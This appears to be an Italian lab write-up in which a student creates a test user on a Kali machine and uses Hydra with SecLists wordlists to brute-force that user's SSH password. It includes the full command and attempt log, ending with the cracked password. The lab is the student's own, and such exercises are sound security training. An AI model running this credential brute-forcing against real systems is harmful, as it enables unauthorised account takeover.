

1) Installazione Seclists e aggiornamento di Kali



2) Installazione servizio vsftpd e avvio del servizio



3) Aggiunta dell'utente test_user e avvio del servizio ssh

```
┌──(davide㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password di davide:
Aggiunta dell'utente «test_user» ...
Aggiunta del nuovo gruppo «test_user» (1001) ...
Adding new user `test_user' (1001) with group `test_user (1001)' ...
Creazione della directory home «/home/test_user» ...
Copia dei file da «/etc/skel» ...
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
        Nome completo []: Davide
        Stanza n° []: 2
        Numero telefonico di lavoro []:
        Numero telefonico di casa []:
        Altro []:
Le informazioni sono corrette? [S/n] S
Adding new user `test_user' to supplemental / extra groups `users' ...
Aggiunta dell'utente «test_user» al gruppo «users» ...

┌──(davide㉿kali)-[~]
└─$ sudo service ssh start

┌──(davide㉿kali)-[~]
└─$ ssh test_user@ip_kali
ssh: Could not resolve hostname ip_kali: Temporary failure in name resolution

┌──(davide㉿kali)-[~]
└─$ ssh test_user@192.168.50.108
The authenticity of host '192.168.50.108 (192.168.50.108)' can't be established.
ED25519 key fingerprint is SHA256:5BTefL/B/RrIXVELActU+p7j30MS3FmaeVhwSJ+/RLM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.108' (ED25519) to the list of known hosts.
test_user@192.168.50.108's password:
Permission denied, please try again.
test_user@192.168.50.108's password:
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

4) Attivazione di Hydra per il password cracking del test_user tramite SSH


```
┌──(davide㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/mssql-usernames-nansh0u-guardicore.txt -P /usr/share/seclists/Passwords/darkweb2017-top10.txt 192.168.50.108 -t4 ssh -V

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 20:18:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 121 login tries (l:11/p:11), ~31 tries per task
[DATA] attacking ssh://192.168.50.108:22/
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "123456" - 1 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "123456789" - 2 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "111111" - 3 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "password" - 4 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "qwerty" - 5 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "abc123" - 6 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "12345678" - 7 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "password1" - 8 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "1234567" - 9 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "123123" - 10 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "admin" - pass "testpass" - 11 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "123456" - 12 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "123456789" - 13 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "111111" - 14 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "password" - 15 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "qwerty" - 16 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "abc123" - 17 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "12345678" - 18 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "password1" - 19 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "1234567" - 20 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "123123" - 21 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "bwsa" - pass "testpass" - 22 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "hbv7" - pass "123456" - 23 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "hbv7" - pass "123456789" - 24 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "hbv7" - pass "111111" - 25 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "hbv7" - pass "password" - 26 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "hbv7" - pass "qwerty" - 27 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "hbv7" - pass "abc123" - 28 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "hbv7" - pass "12345678" - 29 of 121 [child 0] (0/0)
```

```
[ATTEMPT] target 192.168.50.108 - login "test_user" - pass "12345678" - 117 of 121 [child 2] (0/0)
[ATTEMPT] target 192.168.50.108 - login "test_user" - pass "password1" - 118 of 121 [child 3] (0/0)
[ATTEMPT] target 192.168.50.108 - login "test_user" - pass "1234567" - 119 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.108 - login "test_user" - pass "123123" - 120 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.108 - login "test_user" - pass "testpass" - 121 of 121 [child 2] (0/0)
[22][ssh] host: 192.168.50.108   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-26 20:20:12
```

5) Attivazione di Hydra per il password cracking del test_user tramite FTP



6) Bonus: Password cracking tramite Hydra su Metasplotable – sevizio FTP